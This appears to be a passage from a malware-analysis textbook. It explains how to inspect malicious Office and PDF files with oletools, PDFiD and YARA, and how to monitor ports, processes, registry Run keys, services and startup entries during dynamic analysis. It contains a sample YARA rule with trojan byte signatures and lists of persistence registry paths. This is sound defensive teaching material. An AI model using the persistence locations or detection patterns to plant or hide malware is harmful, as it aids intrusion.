Analyzing Malicious MS Office Documents

The use of MS Office documents, including Word files and PowerPoint presentations, is significant within organizations. Cybercriminals frequently exploit these documents to deploy and disseminate malware. In the process of malware analysis, it is crucial to comprehend the architecture of various MS Office documents. Additionally, one must possess the capability to examine a potentially harmful document using suitable tools, such as oletools, to identify any suspicious or malicious components.

Oletools is a collection of Python utilities specifically crafted for the analysis of Microsoft OLE2 files, which are typically embedded in Microsoft Office documents. This robust toolkit is capable of extracting, parsing, and identifying malicious content within these files, rendering it an indispensable asset for cybersecurity experts. By scrutinizing macros, embedded objects, and metadata, oletools aids in detecting potentially harmful elements in documents, such as concealed scripts or exploit code. This functionality is vital for revealing and addressing threats associated with malicious office documents, frequently utilized in phishing schemes and various forms of malware dissemination.

Identifying Suspicious Components

Use a Python-based tool called oleid to analyze the potentially harmful Office document and assess all components that may be deemed suspicious or malicious. The oleid tool is specifically designed for the examination of OLE files. To execute oleid, input the command python3 oleid.py '<path to the suspect document>' on the Linux workstation. The accompanying screenshot illustrates that a malicious Word document titled Infected.docx contains VBA macros.

Identifying Macro Streams

It involves analyzing the malicious Office document using oledump to detect the streams that contain macros. Execute the command:

```
python3 oledump.py '<path to the suspect document>'
```

This command instructs the tool to display the structure of the malicious document, including all associated streams. If any stream within the document contains macros, oledump will indicate this by placing an uppercase M next to it for easy identification. In the provided Word document, as illustrated in the screenshot, stream 8 has been recognized as containing malicious macro code.

Extracting Macro Streams

To extract the contents of a specific macro stream using oledump, run the following command:

```
python3 oledump.py -s <stream number> <path to the suspect document>
```

In this context, the -s argument specifies the stream number to be examined.

Identifying Suspicious VBA Keywords

The olevba tool serves as a means to examine the source code of all VBA macros embedded in a document, facilitating the detection of suspicious VBA keywords and obfuscation techniques employed by malware. To utilize olevba, execute the command:

```
python3 olevba.py '<path to the suspect document>'
```

This process allows for a thorough review of the source code of all VBA macros, enabling the identification of any auto-executable macros or obfuscated strings, as well as Indicators Of Compromise (IOCs) such as filenames, IP addresses, and URLs.



Figure 7-22: Using the olevba Tool to Identify Suspicious VBA Keywords

The Figure 7-22 illustrate the analysis conducted on the Infected.docx file by olevba, revealing the presence of auto-executable macros containing shellcode and strings obfuscated using Base64 and dridex. If executed, these macros have the potential to download malicious files named test.exe and sfjozjero.exe from the Internet, subsequently storing them in the temporary directory of the compromised system.

Analyzing Suspicious PDF Document

PDF documents are extensively utilized for both personal and professional purposes. Cybercriminals frequently exploit PDF files to conceal harmful scripts that are activated when users attempt to open them. When examining a potentially harmful PDF document, it is essential to conduct multiple scans with various tools to determine if it harbors any malicious scripts and to extract these scripts to assess their effects on both the system and the network. Tools such as PDFiD can be employed to detect the presence of potentially harmful elements in PDF files by scanning for specific keywords and object types that are often associated with exploits. Additionally, PDFStreamDumper can be utilized for a more thorough analysis of PDF files, allowing for the extraction and inspection of streams and objects contained within. The following steps outline the process for analyzing a suspicious PDF file:

Evaluating the File with PDFiD to Examine PDF Keywords

The first step involves testing the suspicious PDF file using the PDFiD tool to identify any malicious components. To accomplish this, open a new terminal on your Linux workstation and execute the command:

```
python3 pdfid.py '<path to the suspicious PDF file>'
```

The tool will present the file's structure, including its contents, such as the header, objects, and any scripts. An analysis of a PDF file named infected.pdf, as illustrated in Figure 7-23 , reveals the presence of JavaScript, which may trigger an action upon opening.



Figure 7-23: Reviewing Suspicious PDF Keywords from the Output

Identifying Suspicious Objects with PDFStreamDumper

In the subsequent step, tools like PDFStreamDumper can be employed to gain insights into the internal components of the suspicious PDF file, including objects, streams, or any obfuscated scripts embedded within. After opening the file with PDFStreamDumper, you can systematically review the objects along with their stream details to pinpoint any malicious elements. The analysis of the fifth object in the infected.pdf file using PDFStreamDumper indicates that it contains a JavaScript header, with its data stream commencing from the sixth object.

Analyzing the File for Vulnerabilities

Next, utilize the PDFStreamDumper tool to investigate the potentially malicious PDF file for any existing exploits. To initiate this process, click on the Exploits_Scan button located in the toolbar. This action will enable the tool to assess the file against a variety of signatures associated with known PDF exploits, subsequently generating an output in a Notepad file. Figure 7-24 demonstrates that the tool has detected an exploit labeled "CVE-2008-2992 – util.printf" within stream 6 and the main text of the infected.pdf file.



Figure 7-24: Gathering More Information on the CVE ID Found

Understanding CVE Identifiers

You can visit the website https://www.cve.org to explore the comprehensive list of CVE identifiers and gain further insights into the CVE IDs identified in the suspicious file. A detailed investigation of the CVE ID CVE-2008-2992 uncovers that the util.printf() function represents a vulnerability present in PDF files, which may permit attackers to execute arbitrary code on the system, potentially resulting in a buffer overflow attack.

Analyzing Suspicious Documents Using YARA

YARA, which in full fom known as Yet Another Recursive Acronym, serves as a robust tool for the identification and classification of malware samples. It enables users to formulate rules that delineate patterns of interest within files, which may encompass specific strings, binary sequences, or a combination of traits commonly associated with malware. These established rules are employed to scan files and identify matches that signify the existence of malicious content. YARA is extensively used by cybersecurity experts, malware analysts, and incident response teams. Notable features of YARA include its capability for both string and binary pattern matching, support for intricate conditions and Boolean expressions, as well as the ability to scan files, directories, and even memory. The tool's high degree of flexibility allows for integration into various security workflows and automation scripts, rendering it an indispensable resource in malware analysis and broader cyber threat mitigation efforts.

Structure of YARA Rules:

A YARA rule is composed of distinct sections, including the rule header, metadata, strings, and conditions.

- **Rule Header:** This section contains the name of the rule and optional tags

Syntax:

```
rule Rule_Name : tag1 tag2
{
```

- **Metadata:** This is an optional component that may include key-value pairs providing supplementary information about the rule

  Syntax:

```
meta:
author = "Your Name"
description = "Description of what the rule detects"
date = "2024-06-11"
```

- **Strings:** This section specifies the strings to be searched within the files. Strings can be in the form of text, hexadecimal, or regular expressions

  Syntax:

```
strings:
$text_string = "suspicious_text"
$hex_string = { 6A 40 68 00 30 00 00 }
$regex_string = /suspicious.*pattern/
```

- **Condition:** This outlines the conditions that must be satisfied for the rule to be relevant. It typically involves verifying the presence of one or more defined strings

  Syntax:

```
condition:
$text_string or $hex_string or $regex_string
}
```

A sample YARA rule has been developed to classify a file as silent_banker if it contains any of the three specified strings:

```
rule silent_banker : banker
{
meta:
description = "This is merely an example"
threat_level = 3
in_the_wild = true
strings:
$a = {6A 40 68 00 30 00 00 6A 14 8D 91}
$b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
```

```
$c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
condition:
$a or $b or $c
}
```

There are some steps for Scanning a Potentially Malicious Document Utilizing a User-defined YARA Rule:

- **Step 1:** Develop a YARA rule specifically designed to examine suspicious PDF documents and store it as pdf_rules.yar.
- **Step 2:** Execute the subsequent YARA command to analyze the potentially harmful file for malicious elements by employing the pdf_rules.yar rule. yara <path_to/rulefile.yar> <path_to/suspicious_file>.

Dynamic Malware Analysis

Dynamic malware analysis involves examining the behavior of malware by executing it within a controlled environment. This analysis requires a secure environment, such as virtual machines and sandboxes, to prevent the spread of the malware. The design of this environment should incorporate tools capable of meticulously capturing the malware's activities and providing pertinent feedback. Typically, virtual systems serve as the foundation for conducting these experiments. The purpose of dynamic analysis is to collect critical information regarding malware behavior, including the creation of files and folders, access to ports and URLs, invocation of functions and libraries, utilization of applications and tools, data transfers, modifications to settings, and initiation of processes and services by the malware. It is essential to configure the environment for dynamic analysis in a manner that ensures the malware cannot infiltrate the production network and that the testing system can revert to a previously established state should any issues arise during the analysis. To accomplish this, the investigator must undertake the following steps:

System Baselining

Baselining involves capturing the system's state (creating a snapshot) at the commencement of the malware analysis, which can then be compared to the system's state post-execution of the malware. This process aids in identifying the alterations made by the malware throughout the system. System baselining encompasses documenting aspects such as the file system, registry, open ports, and network activity.

Host Integrity Monitoring

Host integrity monitoring entails examining the changes that occur within a system or machine following a series of actions or incidents. This process includes taking snapshots of the system both before and after the incident or action, utilizing the same tools, and analyzing the differences to assess the impact on the system and its characteristics.

In malware analysis, host integrity monitoring plays a crucial role in comprehending the runtime behavior of malware files, along with their associated activities, methods of propagation, accessed URLs, and initiated downloads, among other factors.

Host integrity monitoring encompasses various components, including:

- Port Monitoring
- Process Monitoring
- Registry Monitoring
- Windows Services Monitoring
- Startup Programs Monitoring
- Event Logs Monitoring and Analysis
- Installation Monitoring
- Files and Folders Monitoring
- Device Drivers Monitoring
- Network Traffic Monitoring and Analysis
- DNS Monitoring and Resolution
- API Calls Monitoring
- System Calls Monitoring
- Scheduled Tasks Monitoring
- Browser Activity Monitoring

Port Monitoring

Malware applications compromise system integrity and create openings in system input/output ports to facilitate connections with remote systems, networks, or servers for various nefarious purposes. These exposed ports can also serve as backdoors for additional harmful malware and applications. Open ports function as communication pathways for malware, allowing it to utilize unused ports on the victim's device to reconnect with its operators. Conducting scans for suspicious ports can aid in the detection of such malware. Furthermore, during dynamic analysis, one can ascertain if malware is attempting to access a specific port by employing port monitoring tools like TCPView and command-line utilities such as netstat. These tools offer insights, including the protocol in use, local and remote addresses, and the connection status. Additional functionalities may encompass process name, process ID, and remote connection protocol, among others.

Netstat

This tool presents information on active TCP connections, the ports that the computer is monitoring, Ethernet statistics, the IP routing table, and statistics for both IPv4 and IPv6 protocols, encompassing ICMP, TCP, and UDP. When executed without parameters, netstat shows only the active TCP connections.

Syntax

```
netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
```

Parameters

- **-a:** Displays all active TCP connections along with the TCP and UDP ports that the computer is currently listening on.
- **-e:** Provides Ethernet statistics detailing the number of bytes and packets that have been sent and received. This option may be used alongside -s.
- **-n:** Lists active TCP connections, presenting addresses and port numbers in a numerical format without resolving names.
- **-o:** Shows active TCP connections while also displaying the process ID (PID) associated with each connection. The application corresponding to the PID can be located in the Processes tab of the Windows Task Manager. This option can be combined with -a, -n, and -p.
- **-p:** Displays connections for the specified protocol, which can be tcp, udp, tcpv6, or udpv6. When used with -s to show statistics by protocol, Protocol can include tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Presents statistics categorized by protocol. The default configuration encompasses statistics for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol is installed on Windows XP, it will also show statistics for TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p option can be utilized to define a specific set of protocols.
- **-r:** Reveals the contents of the IP routing table, which is equivalent to executing the route print command.

In Figure 7-25, the command netstat -an illustrates all active TCP connections, as well as the TCP and UDP ports that the computer is listening on, including their respective addresses and port numbers.



Figure 7-25: Representation of Netstat Command

TCPView

TCPView is a Windows application that provides an extensive overview of all TCP and UDP endpoints available on the system, including detailed information on both local and remote addresses, along with the current status of TCP connections. It serves as a subset of the Netstat utility included with Windows. The TCPView package also contains Tcpvcon, a command-line variant that offers identical functionality. When TCPView is run, it counts all TCP and UDP endpoints that are currently in use and transforms each IP address into its matching domain name.

Process Monitoring

Malware infiltrates systems via various media such as images, music files, and videos downloaded from the Internet. It disguises itself as legitimate Windows services and conceals its processes to evade detection. Certain types of malware utilize Portable Executables (PEs) to embed themselves within different processes, including explorer.exe and web browsers. Although these malicious processes are visible, they present themselves as legitimate, allowing them to circumvent desktop firewalls. Attackers employ specific rootkit techniques to obscure malware within the system, making it difficult for antivirus software to identify. Monitoring processes are essential for understanding the activities initiated by malware and the processes it commands post-execution. It is also crucial to examine child processes, associated handles, loaded libraries, functions, and the execution flow of boot-time processes to fully characterize a file or program. This analysis aids in gathering information about processes active before and after malware execution, thereby expediting the identification of all processes initiated by the malware. Utilizing process-monitoring tools, such as Process Monitor, can assist in detecting suspicious activities.

Process Monitor

Process Monitor is a Windows monitoring tool that provides real-time insights into file system, registry, and process/thread activities. It integrates the functionalities of two classic Sysinternals utilities, Filemon and Regmon while offering a variety of enhancements. These enhancements include sophisticated and non-intrusive filtering options, comprehensive event details such as session IDs and usernames, dependable process data, full thread stacks with built-in symbol support for every operation, and the ability to log simultaneously to a file. The distinctive features of Process Monitor establish it as an essential utility in system troubleshooting and malware detection toolkits.

Features:

- Enhanced data collection for operational input and output parameters
- Non-intrusive filters that can be applied without data loss
- The ability to capture thread stacks for each operation facilitates the identification of operational causes in numerous instances
- Dependable recording of process specifics, encompassing image path, command line, user, and session ID
- Customizable and movable columns for any event attribute
- Filters can be established for any data field, including those not designated as columns

- An advanced logging framework capable of scaling to accommodate tens of millions of recorded events and gigabytes of log data
- A process tree tool illustrates the interconnections of all processes referenced in a trace
- The native log format retains all data for loading into a different Process Monitor instance

Registry Monitoring

The Windows registry functions as a storage system for configuration data related to the operating system and applications, including a wide array of settings and options. In instances where malware is present as a program, its functionalities are recorded within the registry. This allows the malware to engage in harmful activities persistently by creating entries that ensure the malicious program is executed automatically upon the booting of the computer or device. When an attacker installs malware on a victim's system, a corresponding registry entry is created. As a result, users may observe several changes, including a decrease in system performance and the frequent appearance of unsolicited advertisements. Windows executes commands located in specific sections of the registry, including:

- Run
- RunServices
- RunOnce
- RunServicesOnce
- HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.

Malware typically inserts commands into these registry sections to facilitate its malicious operations. A solid understanding of the Windows registry, including its structure and functionality, is essential for effectively analyzing potential malware presence. Conducting scans for suspicious registry entries can aid in malware detection. Utilizing registry monitoring tools, such as RegScanner, can assist in examining registry values for any anomalous entries that may suggest a malware infection.

Jv16 PowerTools

Jv16 PowerTools is a utility software designed for personal computers that enhances system performance by removing redundant files and data, cleaning the Windows registry, automatically rectifying system errors, and optimizing overall functionality. This software enables users to scan and oversee the registry, assisting in the identification of registry entries generated by malware. The "Clean And Speedup My Computer" feature within the Registry Cleaner component of jv16 PowerTools serves as an effective solution for addressing registry and system errors, as well as eliminating residual registry entries and superfluous files, including outdated log files and temporary files.

Windows Services Monitoring

Attackers create malware and other harmful code designed to install and operate on a computer as services. Since most services function in the background to support various processes and applications, these malicious services remain undetected even while executing harmful actions

within the system, operating without the need for user intervention. Malware can generate Windows services that enable attackers to remotely access the victim's machine and issue harmful commands.

Additionally, malware may employ rootkit techniques to alter specific registry keys, thereby concealing their processes and services. The relevant registry path is HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services.

These malicious services typically operate under a SYSTEM account or other privileged accounts, granting them greater access than standard user accounts, which renders them more perilous than typical malware and executable files. To further evade detection, attackers often disguise their malicious services with names that closely resemble legitimate Windows services. During dynamic analysis, it is possible to identify malicious services initiated by suspicious files using Windows service monitoring tools, such as Windows Service Manager (SrvMan), which can detect alterations in services and scan for potentially harmful Windows services.

Windows Service Manager (SrvMan)

It offers both a graphical user interface and command-line options. It can also facilitate the execution of arbitrary Win32 applications as services, ensuring that when such a service is halted, the main application window is automatically closed.

The command-line interface of SrvMan allows users to execute the following operations:

- To create services, use the command:

```
srvman.exe add <file.exe/file.sys> [service name] [display name] [/type:<service type>] [/start:<start mode>] [/interactive:no] [/overwrite:yes]
```

- To delete services, the command is:

```
srvman.exe delete <service name>
```

- To start, stop, or restart services, the commands are as follows:

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>],
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>],
srvman.exe restart <service name> [/delay:<delay in msec>].
```

- To install and initiate a legacy driver in a single command, use:

```
srvman.exe run <driver.sys> [service name] [/copy:yes] [/overwrite:no] [/stopafter:<msec>]
```

Startup Programs Monitoring

Malware can modify system settings and insert itself into the startup menu, enabling it to execute harmful activities each time the system is initiated. Consequently, it is crucial to manually inspect for suspicious startup programs or utilize monitoring tools such as Autoruns for Windows to

identify potential malware. The following outlines the steps for manually detecting concealed malware:

Step 1: Examine startup program entries within the registry.

Startup items, which include programs, shortcuts, folders, and drivers, are configured to launch automatically upon user login to a Windows operating system (e.g., Windows 11). Installed programs or drivers may add these items, or they may be manually introduced by the user. The registry entries where programs that initiate at Windows 11 startup can be found include the following:

- Windows Startup Settings

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

- Explorer Startup Settings

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup

- Microsoft Edge Startup Settings

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\AllowPrelaunch

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\TabPreloader\AllowTabPreloading

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartup

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartupURLs

Step 2: Inspect device drivers that are automatically loaded. Navigate to C:\Windows\System32\drivers to review the device drivers.



Figure 7-26: Screenshot Displaying Drivers Folder

Step 3: Verify boot.ini or bcd (bootmgr) entries

Utilize the command prompt to verify the boot.ini or bcd (bootmgr) entries. Launch the command prompt with administrative rights, enter the command bcdedit, and press Enter to display all entries related to the boot manager.



Figure 7-27: Representation of Boot Info

Step 4: Review Windows services that initiate automatically

Access the Run dialog by pressing Windows + R, then type services.msc and hit Enter. Organize the services by Startup Type to examine the list of Windows services that are configured to start automatically during system boot.

